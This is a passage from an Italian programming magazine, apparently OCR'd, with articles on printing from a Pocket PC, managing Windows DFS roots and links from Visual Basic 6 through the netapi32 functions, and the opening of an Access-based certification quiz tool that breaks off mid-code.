   this->m_matriceDocumento.Add(rdProdotto);
.... }
```

Fig. 6: Anteprima del documento di stampa

Fig. 7: Stampa del documento secondo una formattazione tabellare

Come possiamo notare dal codice, la matrice di stampa viene costruita per righe utilizzando la formattazione dei dati in maniera tabellare. Seguendo l'ordine specificato in *Tabella 1,* possiamo notare che la prima riga del documento viene impostata costruendo due istanze della classe *CampoInformazione*: una per la intestazione del campo, *labelCodice;* l'altra per il valore effettivo del campo. Per ogni campo del documento abbiamo settato le coordinate e le dimensione del rettangolo in cui sarà formattato. Dopo la creazione dei dati della prima riga, è necessario creare una istanza della classe *RigaDocumento,* che indichiamo con *rdCodice,* cui aggiungeremo i campi appena creati con l'invocazione del metodo *AddCampo* per ogni istanza. Una volta creata la riga del documento è necessario che essa venga aggiunta alla matrice del documento. A tale scopo sulla variabile *matriceDocumento* viene invocato il metodo *AddRiga* passando l'istanza *rdCodice* della classe *RigaDocumento.* Il procedimento appena descritto ha consentito la costruzione di una sola riga della matrice. Passi analoghi vengono eseguiti per la costruzione delle altre altre righe.

CREAZIONE DELL'ANTEPRIMA

Per verificare che la creazione del documento di stampa sia andata a buon fine, ci proponiamo di visualizzare una sorta di anteprima sullo schermo del Pocket PC. A questo scopo modifichiamo il codice del metodo *OnDraw* della classe *CPrintingDemoView.* L'anteprima del documento possiamo osservarlo in Fig. 6. Di seguito riportiamo un estratto del codice del metodo *OnDraw,* in particolare, andiamo a mostrare le linee di codice che sono state aggiunte rispetto alla implementazione precedente:

```
for(int i=0; i < this->m_matriceDocumento.GetSize(); i++)
{ RigaDocumento rd;
   rd = this->m_matriceDocumento.GetAt(i);
   for(int j = 0; j < rd.GetSize(); j++)
   { CampoInformazione ci = rd.GetAt(j);
      CRect rect(ci.GetX(), ci.GetY(),ci.GetAltezza(),
                                          ci.GetLarghezza());
      pDC->DrawText(ci.GetDescrizioneCampo(),
                               rect,DT_WORDBREAK); }}
```

In Fig. 7 possiamo osservare il risultato della stampa finale. A questo punto non rimane che estendere il framework per creare documenti personalizzati!

Elmiro Tavolaro

Amministrare server DFS tramite VB

Gestire un file system virtuale

Dopo una breve panoramica sui Distributed File System e sul loro utilizzo pratico, vedremo come realizzare un semplice progetto VB che ci consenta d'amministrare server DFS

A beneficio di chi non ha mai avuto l'opportunità d'implementare un *Distributed File System,* spiegheremo brevemente cos'è, cercando di capire soprattutto le motivazioni che possono spingerci ad utilizzarlo. Passeremo successivamente a spiegare quali siano le principali funzioni disponibili per interfacciare DFS con Visual Basic ed infine daremo un'occhiata al progetto allegato all'articolo. La tecnologia DFS era già disponibile con Windows NT 4. Essa, però, non era implementata come componente interno al sistema operativo, ma veniva resa disponibile come servizio aggiuntivo che chiunque poteva scaricare gratuitamente dal sito della Microsoft.

DISTRIBUTED FILE SYSTEM

La maniera migliore per spiegare DFS è sicuramente quella di fare un semplice esempio: consideriamo il caso di un utente che abbia la necessità di reperire informazioni disponibili all'interno della propria intranet. Appare abbastanza evidente che, affinché possa riuscire a recuperare tali documenti, deve necessariamente conoscere il percorso "esatto" ove reperirlo. Naturalmente, se i documenti sono sempre gli stessi o sono allocati su pochissimi server, il problema è abbastanza limitato. Le cose cambiano, se l'utente deve ricercare un particolare documento del quale non conosce l'esatta ubicazione. Risulta chiaro che, in questi casi, la ricerca può rivelarsi piuttosto complicata, soprattutto se consideriamo che una generica condivisione denominata, ad esempio, *Documenti*, può contenere qualunque tipo d'informazioni e che, oltretutto, la scelta di questa denominazione è "liberamente" lasciata ad ogni proprietario di computer. L'esigenza che potrebbe avere un amministratore di rete, quindi, potrebbe essere quella di rendere disponibili queste informazioni "pubblicamente", organizzandole opportunamente in una struttura gerarchica, accessibile attraverso la propria rete. L'idea che sta alla base del *Distributed File System* è proprio questa: centralizzare tutte le condivisioni, presenti su computer disseminati sulla rete, raggruppando "in maniera strutturata" tali risorse in modo tale da permettere agli utenti un accesso semplificato ed uniforme. Da un punto di vista "logico", la definizione maggiormente diffusa su DFS è la seguente: DFS si comporta, relativamente ai server ed alle loro risorse condivise, allo stesso modo di un generico filesystem per file e directory disseminati sul proprio disco rigido. Volendo essere più precisi, attraverso questa tecnologia, un amministratore può definire una struttura gerarchica all'interno della quale ogni item rappresenta una risorsa condivisa su di un determinato PC, "etichettandolo" in maniera molto più intuitiva di quanto fatto dal singolo utente e, soprattutto, fornendo al "resto del mondo" un punto preciso ove cercare i documenti desiderati. Tramite DFS, inoltre, il percorso originario di tali condivisioni risulta "nascosto" all'utente finale che potrà connettersi ad esse anche nella maniera classica *(\\<Nome PC>\<Risorsa condivisa>).* Ricordiamoci, infatti, che il *Distributed File System* non fa altro che organizzare logicamente queste informazioni, senza intaccare minimamente permessi su file e directory o modificarne qualunque altra informazione. Abbiamo già detto che DFS si concretizza in una struttura di tipo gerarchico,







Fig. 1: *In figura è mostrata la struttura DFS definita sul server Server.MyDomain.it ed accessibile da client attraverso la classica NET USE*

apparentemente molto simile a quella che vediamo "navigando" tra le directory del nostro disco rigido. Come qualunque struttura gerarchica, è composta da una radice, denominata *DFS root,* da cui ha origine la struttura DFS e da uno o più *DFS link* e/o *DFS Shared Folder,* che costituiscono i veri item della struttura. Il server sul quale la DFS root è implementata, è detto anche host server. I DFS Link, come preannunciato, si riferiscono a risorse condivise che possono trovarsi non solo sull'host server, ma anche e soprattutto su altri PC. Una *Replica,* com'è facile intuire, è semplicemente una copia di un DFS Link. L'implementazione di repliche ha ovviamente il vantaggio di rendere disponibili alcune risorse ritenute importanti anche quando il server che le mette a disposizione, non è al momento raggiungibile. Una radice DFS può essere creata sia su filesystem FAT che NTFS, anche se con il filesystem FAT si perdono diversi vantaggi. Inoltre, un volume DFS può essere implementato in due diversi modi:

- come un volume DFS autonomo, ovvero ospitato su di un computer Windows 2000 autonomo;
- come un volume DFS basato su Active Directory (AD), ovvero ospitato su di un controllore di dominio Windows 2000.

APPROFONDIMENTI

Maggiori dettagli relativi all'argomento possono essere reperiti al seguente indirizzo:

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/netmgmt/netmgmt/distributed_file_system_dfs_functions.asp

Qui è possibile trovare tutti i dettagli relativi alle API menzionate nonché alle strutture e costanti che sono necessarie per il loro corretto utilizzo.

DISTRIBUTED FILE SYSTEM API

Il progetto allegato al presente articolo è stato realizzato in Visual Basic e sfrutta la maggior parte delle funzioni che Windows rende disponibili per l'interfacciamento con *Distributed File System:*

- **NetDfsAdd:** permette di creare un nuovo link DFS o aggiungere elementi ad un preesistente link;
- **NetDfsAddFtRoot:** consente la creazione di una nuova root DFS *(domain-based);*
- **NetDfsAddStdRoot:** crea una nuova root DFS su server standalone;
- **NetDfsEnum:** elenca tutti i link DFS relativi ad una root DFS;
- **NetDfsGetClientInfo:** ritorna le informazioni presenti in cache (a livello client) relativamente ad un link DFS specifico;
- **NetDfsGetInfo:** mostra informazioni su una specifica root DFS o su un determinato link;
- **NetDfsRemove:** rimuove un item da un link DFS. Nel caso l'item selezionato sia l'unico presente, rimuove l'intero link;
- **NetDfsRemoveFtRoot:** elimina un link presente all'interno della root DFS (su server DFS a livello di dominio). Se non sono presenti elementi all'interno della root, elimina la root stessa;
- **NetDfsRemoveFtRootForced:** elimina un item presente all'interno della root DFS, anche se il server risulta offline;
- **NetDfsRemoveStdRoot:** Elimina una root DFS da un server DFS standalone;
- **NetDfsSetClientInfo:** modifica le informazioni contenute all'interno della cache relative ad un link DFS, su di un client;
- **NetDfsSetInfo:** imposta o modifica le informazioni associate ad un link DFS o ad una root DFS.

Il progetto allegato, realizzato in Visual Basic 6, sfrutta alcune tra le più importanti funzioni prima menzionate e consente di effettuare diverse operazioni con un DFS server. In particolare:

- inizializzazione del servizio *DFSSVC.exe*;
- creazione di una root DFS, sia a livello dominio che su server standalone;
- rimozione di una root DFS;
- creazione di un DFS Link;
- rimozione di un DFS Link.

A questo punto non ci resta che effettuare una breve panoramica sulle API sfruttate, per poi passare al codice relativo al progetto realizzato.

LAVORARE CON LE API

Prima di passare a descrivere il codice allegato, credo sia opportuno dare un'occhiata alla sintassi ed ai parametri accettati dalle funzioni utilizzate al suo interno. Tralasciando il caso della funzione *NetDfsManagerInitialize(),* perché piuttosto semplice da comprendere, inizieremo subito dalle API che si occupano della creazione di root DFS: *NetDfsAddFtRoot()* e *NetDfsAddStdRoot()*. Le loro sintassi, opportunamente "manipolate" per Visual Basic, sono le seguenti:

```
Declare Function NetDfsAddFtRoot Lib "netapi32.dll"
        (ByVal ServerName As String,ByVal RootShare
  As String,ByVal FtDfsName As String,ByVal Comment
                  As String,Flags As Long) As Long
Declare Function NetDfsAddStdRoot Lib "netapi32.dll"
  (ByVal ServerName As String,ByVal RootShare As String,
        ByVal Comment As String,Flags As Long) As Long
```

Il significato della maggior parte dei parametri credo sia abbastanza comprensibile. La sintassi di entrambe è abbastanza simile, fatta eccezione per la presenza del parametro *FtDfsName* all'interno della prima dichiarazione. Questo parametro rappresenta il nome che si vuol assegnare alla root DFS (nei server standalone, esso coincide con il nome della condivisione che rappresenterà il punto di partenza della struttura gerarchica DFS). L'ultimo parametro,

Flags, è inutilizzato e va impostato a zero. La rimozione di una root DFS è un'operazione a carico delle funzioni *NetDfsRemoveFtRoot()* e *NetDfsRemoveStdRoot()*. La sintassi di entrambe è:

```
Declare Function NetDfsRemoveFtRoot Lib
    "netapi32.dll" (ByVal ServerName As String, ByVal
    RootShare As String, ByVal FtDfsName As String,
    ByVal Flags As Long) As Long
Declare Function NetDfsRemoveStdRoot Lib
    "netapi32.dll" (ByVal ServerName As String, ByVal
    RootShare As String, ByVal Flags As Long) As Long
```

Come avrete notato, presentano gli stessi parametri delle precedenti, fatta esclusione per *Comment* che, con quest'ultime, non viene utilizzato. Ora rimangono da vedere solamente le funzioni utili alla creazione ed alla rimozione di link DFS. Per quanto riguarda la creazione di nuovi item DFS, il programma si serve della *NetDfsAdd()* che risulta così dichiarata:

```
Declare Function NetDfsAdd Lib "netapi32.dll" (ByVal
  DfsEntryPath As String, ByVal ServerName As String,
ByVal ShareName As String, ByVal Comment As String,
    ByVal Flags As Long) As Long
```

Per certi aspetti, questa funzione è maggiormente complicate delle precedenti, soprattutto a causa del primo parametro, *DfsEntryPath*. Esso può assumere due forme:

```
\\Dfsname\sharename\path_to_link
```

dove:

- **Dfsname:** nome del server DFS standalone;
- **sharename:** nome della condivisione presente sul server DFS che rappresenta la root DFS;
- **path_to_link:** percorso fisico della condivisione.

oppure

```
\\DomainName\DomDfsname\path_to_link
```

dove:

- **DomainName:** nome del dominio di riferimento del server DFS;
- **DomDfsname:** nome della root DFS;
- **Path_to_link:** percorso fisico della condivisione.

Per quanto riguarda l'ultimo parametro, *Flags,* esso può assumere soltanto un valore (equivalente alla costante *DFS_ADD_VOLUME*) oppure zero (nessun flag). Nel primo caso, se l'item che si sta tentando di creare esiste già, la funzione ritorna un codice di errore e l'operazione non va a buon fine. L'ultima operazione possibile è la rimozione di un link DFS. Anche quest'operazione è a carico di un'opportuna funzione denominata *NetDfsRemove():*


```
Declare Function NetDfsRemove Lib "netapi32.dll"
    (ByVal DfsEntryPath As String,ByVal ServerName
     As String,ByVal ShareName As String) As Long
```

Anche in questo caso valgono le stesse considerazioni viste precedentemente per quanto riguarda il primo parametro. Si tenga anche presente che tutte le stringhe passate a queste funzioni (o, almeno, la maggior parte di esse), devono essere formattate opportunamente in formato *Unicode.*
A questo punto non resta che passare al progetto Visual Basic.

IL NOSTRO PROGETTO

L'applicazione che andremo a costruire è costituita da un'unica form principale e da un modulo, *Generale.bas,* all'interno del quale sono definite tutte le funzioni, le strutture e le dichiarazioni utili al funzionamento dell'intero progetto. La form principale, Main, presenta un'interfaccia piuttosto semplice: a sinistra abbiamo i vari pulsanti che ci permettono di compiere le azioni sul server DFS, mentre a destra sono evidenti tre sezioni che consentono di raccogliere tutti i dati utili ad una certa operazione. Tralasciando i "particolari", possiamo subito vedere come si comporta il programma quando decidiamo di compiere quella che, probabilmente, rappresenta la prima operazione che un amministratore compie subito dopo l'installazione di un server DFS: creare una nuova root. Questa operazione è compiuta utilizzando il *CommandButton cmdNewDFSRoot* che rappresenta il secondo pulsante della form principale. La pressione di questo tasto, che presuppone la corretta e completa compilazione dei campi necessari all'operazione, avvia un semplice controllo:

Fig. 2: *L'interfaccia principale del programma*

```
Private Sub cmdNewDFSRoot_Click()
  If Me.cmbTypeOfDFSRoot="StandAlone Root" Then
    CreateDfsRoot Me.txtServerName.Text,Me.
      txtRootShare.Text,Me.txtDomainRootShareName.
        Text,0, Trim$(Me.txtServerComment.Text)
  Else
    CreateDfsRoot Me.txtServerName.Text,Me
     .txtRootShare.Text,Me.txtDomainRootShareName.
        Text,1, Trim$(Me.txtServerComment.Text)
```

```
  End If
End Sub
```

Questo semplice costrutto non fa altro che valutare la scelta dell'utente effettuata attraverso il controllo ComboBox *cmbTypeOfDFSRoot*, al fine di rilevare il tipo di root che l'utente intende creare. Stabilito questo dato, viene richiamata la funzione *CreateDomainDfsRoot()* con gli opportuni parametri (in particolare, si osservi l'impostazione del flag *DFSRootType* che indica il tipo di root che la funzione dovrà creare).

```
Public Sub CreateDfsRoot(ByVal ServerName As
                    String,ByVal RootShare As String,ByVal
      DomainRootShareName As String,DFSRootType As
             Byte,Optional ByVal Comment As String="")
  Dim Ret As Long
  'Controlla che la stringa relativa al server
  'inizi con il prefisso "\\"
    If Left$(ServerName, 2)<>"\\"Then
      ServerName="\\" & ServerName
    End If
  'Trasforma le stringhe passate in formato Unicode
    ServerName=StrConv(ServerName, vbUnicode)
    RootShare=StrConv(RootShare, vbUnicode)
`DomainRootShareName=StrConv(DomainRootShareNa'me,
                                        vbUnicode)
    Comment=StrConv(Comment, vbUnicode)
  'Crea la root DFS
  'DFSRootType=0<=>StandAlone
    If DFSRootType=0 Then
      Ret=NetDfsAddStdRoot(ServerName,
                          RootShare,Comment,0&)
    Else
      Ret=NetDfsAddFtRoot(ServerName,RootShare,
                DomainRootShareName,Comment,0&)
    End If
  'Se tutto OK...
    If Ret=NERR_Success Then
      MsgBox "Operazione
        riuscita!",vbInformation,"DFS 1.0 Information"
    Else
      MsgBox "Operazione non
                   riuscita!",vbCritical,"DFS 1.0 Error"
  End If
End Sub
```

La prima parte della procedura normalizza il nome del server assicurandosi che inizi con "\\". Fatto questo, trasforma le variabili *ServerName, RootShare, DomainRootShareName* e *Comment* in formato Unicode (il formato accettato dalle funzioni *NetDfsAddStdRoot()* e *NetDfsAddFtRoot())*, richiamando successivamente la funzione appropriata passandole i parametri appena menzionati. L'esito dell'operazione è desunto, infine, da un opportuno messaggio a video. La rimozione di una root DFS è un'operazione altrettanto semplice. Per compiere questa operazione, è stata implementata la procedura *RemoveDFSRoot():*

```
Public Sub RemoveDfsRoot(ByVal ServerName As String,
 ByVal RootShare As String,ByVal DomainRootShareName
                        As String,DFSRootType As Byte)
  Dim Ret As Long
  'Controlla che la stringa relativa al server
  'inizi con il prefisso "\\"
    If Left$(ServerName, 2)<>"\\" Then
      ServerName="\\" & ServerName
    End If
  ...
  'Se tutto OK...
    If Ret=NERR_Success Then
      MsgBox "Operazione riuscita!",vbInformation,
                                "DFS 1.0 Information"
    Else
      MsgBox "Operazione non riuscita!",
                             vbCritical,"DFS 1.0 Error"
  End If
End Sub
```

GESTIONE DEI DFS LINK

La gestione dei link DFS consente di entrare nel vivo della gestione di un DFS Server, poiché permette di manipolare le entità più importanti di una struttura gerarchica di questo tipo. Il progetto realizzato in VB consente di creare ed eliminare una qualunque di queste entry. La prima operazione che vedremo è ovviamente la creazione di un link DFS. Essa è portata a termine dalla procedura *AddDfsLink()* riportata di seguito:

```
Public Sub AddDfsLink(ByVal Server_DomainName As String,
   ByVal DfsRootName As String,ByVal NewDfsShareName
  As String,ByVal ServerName As String,ByVal ShareName
       As String,Optional ByVal Comment As String="")
  'Il parametro Server_DomainName può contenere:
  'STANDALONE SERVER=NOME DEL SERVER DFS
  'DOMAIN BASED SERVER=NOME DEL DOMINIO DFS
  Dim Ret As Long
  Dim DfsEntryPath As String
  'Crea la stringa DfsEntryPath secondo il formato richiesto
  'Controlla che la stringa DomainName relativa al nome
  'di dominio/nome del server inizi con il prefisso "\\"
   ...
   'Se tutto OK...
    If Ret=NERR_Success Then
      MsgBox "Operazione riuscita!",
                    vbInformation,"DFS 1.0 Information"
    Else
      MsgBox "Operazione non riuscita!",
                             vbCritical,"DFS 1.0 Error"
```

```
    End If
End Sub
```

Come visto in precedenza, la procedura normalizza innanzitutto i due parametri *Server_DomainName* e *DfsRootName*. Successivamente, formatta opportunamente il parametro *DfsEntryPath* servendosi delle informazioni precedenti e del parametro *NewDfsShareName*, trasformando in seguito ogni "componente" necessaria all'API *NetDfsAdd()*, in formato Unicode. L'ultimo parametro passato alla funzione, *Flags*, è opzionale. Come detto in precedenza, se specificato (ossia assume valore pari alla costante *DFS_ADD_VOLUME*) ed il link che si sta tentando di creare esiste già, la funzione ritorna un errore e l'operazione fallisce. Anche in questo caso, al termine dell'operazione, l'utente è avvertito circa il suo esito. L'eliminazione di un link DFS è un'operazione altrettanto banale e molte delle operazioni di normalizzazione viste prima, sono svolte anche all'interno della procedura *DeleteDfsLink()* mostrata di seguito:

```
Public Sub DeleteDfsLink(ByVal Server_DomainName
As String, ByVal DfsRootName As String, ByVal
   NewDfsShareName As String, ByVal ServerName As
                String, ByVal ShareName As String)
  'Il parametro Server_DomainName può contenere:
  'STANDALONE SERVER=NOME DEL SERVER DFS
  'DOMAIN BASED SERVER=NOME DEL DOMINIO DFS
  Dim Ret As Long
  Dim DfsEntryPath As String
  'Controlla che la stringa DomainName relativa al nome
  'di dominio inizi con il prefisso "\\"
  …
  'Rimuovi il link
    Ret=NetDfsRemove(DfsEntryPath,ServerName,
                                       ShareName)
  'Se tutto OK...
    If Ret=NERR_Success Then
       MsgBox "Operazione riuscita!",vbInformation,
                             "DFS 1.0 Information"
    Else
       MsgBox "Operazione non riuscita!", vbCritical,
                                   "DFS 1.0 Error"
    End If
End Sub
```

Anche in questo caso, le prime operazioni compiute dalla procedura consistono nella normalizzazione del primo parametro, *DfsEntryPath*, e nella conversione in formato Unicode di tutti quelli che dovranno essere passati alla funzione *NetDfsRemove()*.

ESEMPI E CONCLUSIONI

Per poter comprendere appieno le funzionalità del programma e per chi non ha molta dimestichezza con *Distributed File System* faremo dei piccoli esempi che semplificheranno sicuramente la comprensione del codice. Innanzitutto supponiamo di avere a disposizione due computer così denominati:

- *Server: computer Windows 2000 Server con il servizio DFS installato;*
- *Client: computer Windows XP che funge da client.*

Supponiamo quindi di voler utilizzare, sulla macchina *Server* (appartenente al dominio *MyDomain.it*) la condivisione denominata *DFS_Root* come radice dell'albero gerarchico DFS (che supporremo essere una root *domain-based* denominata *Public*). Inoltre, supponiamo di voler creare un DFS Link denominato *Pippo*, relativo alla condivisione denominata Documenti e relativa alla cartella condivisa *C:\Documenti* riposta sul computer *Client*.





Fig. 3: Alcuni esempi sulla creazione di una root DFS e di un DFS Link

Di seguito ecco i dati necessari alla creazione della root DFS (relativamente ai campi che sulla form occorre valorizzare):

- *cmbTypeOfDFSRoot: Domain Root;*
- *txtRootShare: DFS_Root;*
- *txtServerName: Server;*
- *txtDomainRootShareName: Public.*


A questo punto, basterà premere il pulsante etichettato come *Crea DFS root* per ottenere il risultato sperato.
Lasciando invariati i dati precedenti possiamo occuparci del passo successivo ossia la creazione di un link DFS avente le caratteristiche menzionate precedentemente:

- *txtDFSLinkName: Pippo;*
- *txtServerDomain: MyDomain.it;*
- *txtServerHost: Client;*
- *txtShareResource: Documenti.*

Anche in questo caso, basterà servirsi del pulsante etichettato come Crea DFS Link per ottenere il risultato che ci aspettavamo.

Francesco Lippo

Test di certificazione realizzati in Access

Un breve tutorial vi guiderà nella costruzione di un test di certificazione, utilizzando Access per la realizzazione dell'interfaccia e per l'immagazzinamento di domande e risposte

Chiunque decida di prepararsi per un qualunque esame di certificazione, sa benissimo quanto possa essere utile avere a disposizione uno strumento di supporto durante questa fase e, soprattutto, in grado di misurare realmente le proprie conoscenze. Naturalmente non stiamo parlando soltanto di libri, ma anche e soprattutto di strumenti software in grado di simulare un reale esame di certificazione. Personalmente, abbiamo avuto l'opportunità di prepararci per diversi esami di certificazione e spesso ci siamo resi conto che non esiste quasi mai uno strumento in grado di soddisfare queste aspettative al 100%. In quei periodi ci siamo affidati ad estenuanti ricerche su Internet per tentare di capire quale fosse il software più adatto a prepararci ad un esame (in termini di numero di domande, flessibilità e costo) oppure alla ricerca di test online che ci consentissero di "raffinare" e provare il nostro grado di preparazione gratuitamente. Il risultato è stato quasi sempre "catastrofico" perché, malgrado si riuscisse a scaricare versioni dimostrative di programmi adatti a questo scopo, si finiva spesso con il riempire l'intero disco rigido di software "inutile" che, magari, non disponeva neanche di un numero sufficiente di domande in grado di valutarne la reale "potenza". Da qui è nata l'idea di realizzare un qualcosa che ci consentisse non solo di prepararci correttamente ad un esame, ma anche di poter "collezionare" le domande trovate con tanta fatica in giro per Internet, conservandole all'interno di un apposito database che poi avremmo potuto sfruttare ad ogni necessità e per ogni nuovo esame.

I TOOL DI CERTIFICAZIONE

Realizzare un tool per la preparazione ai test di certificazione è un'impresa piuttosto ardua, poiché gli aspetti da considerare sono davvero tantissimi e soprattutto perché esso deve poter simulare il più possibile un reale esame di certificazione. Francamente non abbiamo esperienza con esami di certificazione "non Microsoft" e, anche se pensiamo siano un po' tutti simili tra loro (in termini di gestione, domande, numero di risposte, ecc.), prenderemo come "prototipo" questo tipo di quiz. Un test di certificazione per esami Microsoft deve poter soddisfare diverse caratteristiche affinché possa essere ritenuto, a nostro personale parere, un valido strumento. Di seguito ecco un elenco delle caratteristiche che reputiamo essere le più importanti:

- Possibilità di gestire più esami in modo distinto.
- Suddivisione delle domande per capitoli specifici (argomenti).
- Possibilità di costruire test personalizzati (ossia in base alle proprie lacune o conoscenze, stabilendo, ad esempio, test mirati solo su argomenti specifici).
- Possibilità di selezionare le domande in maniera casuale.
- Possibilità di gestire test di tipo learning ossia dando la possibilità all'utente di poter vedere subito la risposta esatta ad ogni domanda con, magari, una breve spiegazione sul perché certe risposte sono errate o esatte.
- Possibilità di aggiungere nuove domande o modificare quelle esistenti.
- Ogni test deve poter prevedere la definizione di un Passing Score ossia quella soglia percentuale superata la quale si considera il test superato.
- Possibilità d'impostare un tempo limite entro il quale l'esame è da considerarsi concluso o, al contrario, prevedere un intervallo di tempo indefinito (senza cioè alcun limite di tempo).
- Possibilità di gestire domande che prevedono un numero di risposte di diverso genere ossia a risposta singola, a risposta multipla (con un numero di scelte deciso dal candidato) oppure a risposta multipla, ma con un numero di risposte

possibili predefinito ed indicato nella domanda stessa.

- Possibilità d'impostare un bookmark ad ogni domanda in maniera tale da avere l'opportunità di recuperarla e rispondere ad essa in seguito o, semplicemente, per rivedere le domande sulle quali non siamo certi della risposta.
- Al termine del test deve essere ben chiaro l'esito dell'esame (magari graficamente) e, soprattutto, si deve poter capire a quali e quante domande si è risposto correttamente ed a quante in maniera errata.
- Possibilità di generare test di tipo adaptive (in grado di rilevare le lacune di un utente e generare, con una probabilità più alta, domande su quegli argomenti.
- Possibilità di generare i test su dispositivi palmari o, ancor più semplicemente, su carta per consentire all'utente di potersi preparare all'esame anche in mancanza del proprio computer.

Altro aspetto da non tralasciare quando si decide di acquistare un prodotto di questo genere è il livello di difficoltà delle domande. Non dimentichiamo che, spesso e volentieri, i programmi disponibili per la preparazione ad un esame di certificazione prediligono le domande "difficili" a quelle ritenute più semplici, non considerando il fatto che potrebbe essere proprio questo genere di domande a crearci maggiori problemi in sede d'esame.

IL PROGETTO IN ACCESS

Scopo del presente progetto, non è quello di realizzare un software "chiavi in mano", ma poter offrire uno strumento, forse "grezzo", ma in grado di essere modificato a piacere, senza troppe difficoltà e, soprattutto, in base alle necessità di ognuno di voi. L'intero programma è racchiuso in un unico file denominato *Cert.mdb* ed è costituito da quattro tabelle così definite:



- **Argomento:** questa tabella raccoglie le informazioni sugli argomenti inerenti ciascun esame. Per ogni esame, sono elencati i possibili capitoli che servono a classificare ciascuna domanda del test. Questa suddivisione, naturalmente, dipende dal tipo di esame che si sta considerando. Tanto per intenderci, possiamo vedere le tabelle *Esami* ed *Argomento* alla stessa maniera nella quale vediamo il titolo di un libro ed i suoi capitoli.
- **DBTest:** come fa intuire il nome stesso raccoglie le informazioni principali per la simulazione dell'esame ossia domande, risposte possibili, risposte esatte, ecc.
- **Esami:** è composta da soli due campi (*IDEsame* e *Descrizione*) e raccoglie le informazioni circa il codice di un esame ed una breve descrizione su di esso. Al suo interno, quindi, vengono memorizzati tutti gli esami per i quali *Cert* è in grado di realizzare una simulazione.
- **TempDBTest:** questa tabella serve per la generazione dei test su supporto cartaceo. Vedremo più avanti come e perché viene utilizzata all'interno del progetto.

Appare evidente che esistono dei vincoli importanti (relazioni) che legano le prime tre tabelle fra loro e possiamo esplicitarli in questa maniera:

Fig. 1: Le relazioni tra le varie tabelle del DB

- All'interno della tabella *Esami,* può esistere uno ed un solo codice che identifica un determinato esame di certificazione *(IDEsame).*
- Per ogni esame possono esistere uno o più argomenti attraverso i quali classificare ciascuna domanda del quiz.
- Ogni domanda dipende sia dal codice dell'esame sia da quello che identifica il singolo argomento.
- Per ogni coppia *IDEsame, IDArgomento,* possono esistere più domande.

Alla luce di queste banali quanto importanti considerazioni, sono state generate le tre tabelle "allegate" al progetto e relazionate in maniera tale da soddisfare i vincoli sopra citati e quelli dettati dalle regole d'integrità referenziale, essenziali per una corretta gestione. In particolare, è bene sottolineare e descrivere la struttura della terza tabella, *DBTest,* forse la più importante tra tutte. Questi i relativi campi:

- **IDDomanda:** semplice campo contatore che distingue una domanda da un'altra;
- **IDEsame:** rappresenta il codice dell'esame al quale la domanda si riferisce, ad esempio, 70-210;
- **IDArgomento:** rappresenta il "capitolo" al quale una certa domanda, con un certo IDEsame, appartiene;
- **Domanda:** testo che rappresenta la domanda vera e propria;
- **RispostaA-E:** possibili risposte (in tutto cinque);
- **RispostaEsatta:** stringa che descrive la risposta esatta. Se la domanda prevede una risposta multipla, ad esempio, la A e la D, *RispostaEsatta* assume valore "A;D;";
- **Help:** testo che spiega il perché una risposta e

sbagliata o corretta.

- **Immagine:** eventuale immagine inserita a corredo e completamento della domanda;
- *RispostaMultipla:* flag che indica se la domanda corrente prevede più di una risposta;
- **NumMaxRisposte:** indica il numero massimo di risposte che possono essere date. Può assumere valori tra 1 e 5. In quest'ultimo caso, la domanda prevede un numero di risposte a "discrezione" dell'utente.

Fig. 2: La maschera Splash Screen

Detto ciò, possiamo passare alle maschere che compongono il progetto. Fatta esclusione per *Splash Screen,* le altre sono assolutamente indispensabili. Infatti, una volta che l'utente ha premuto l'unico pulsante di questa prima finestra, appare a video la maschera per la personalizzazione di *Cert, Maschera configurazione.*

LA MASCHERA DI CONFIGURAZIONE

Lo scopo di questa maschera è quello di definire i parametri essenziali per la simulazione del test. Attraverso essa il candidato può decidere:

- **Esame da avviare;**
- **Argomenti dai quali prelevare le domande;**
- **Numero di domande totali del quiz** (che non può superare il totale delle domande presenti all'interno degli argomenti selezionati);
- **Valore del Passing Score.** In genere è impostato in millesimi, ma per nostra comodità abbiamo tralasciato questo particolare e lasciato che fosse espresso in centesimi;
- **Tipo di test,** ossia **Random** (sull'intero DB) e/o **Learning** (con la visualizzazione della risposta e di un help ad ogni domanda);
- **Generazione del test a video o su carta;**
- **Aggiunta o modifica di domande.**

Nel momento in cui l'utente seleziona l'esame da simulare tramite la combo *ElencoEsami*, l'evento *Change* di questo controllo scatena le azioni seguenti:

```
Private Sub ElencoEsami_Change()
  ' Preleva dalla tabella Argomento tutti gli argomenti
                                    dell'esame selezionato
  ' e popola la listbox ElencoArgomenti con i dettagli
                                                  ottenuti
Me.Form!ElencoArgomenti.RowSource = "SELECT
                  Argomento.IDArgomento AS CAPITOLI,
                              Argomento.Descrizione,
        Count(Argomento.IDArgomento) AS Totale FROM
                   Argomento INNER JOIN DBTest ON
 (Argomento.IDArgomento = DBTest.IDArgomento AND
        Argomento.IDEsame = DBTest.IDEsame) WHERE
   Argomento.IDEsame='" & Me.Form!ElencoEsami & "'"
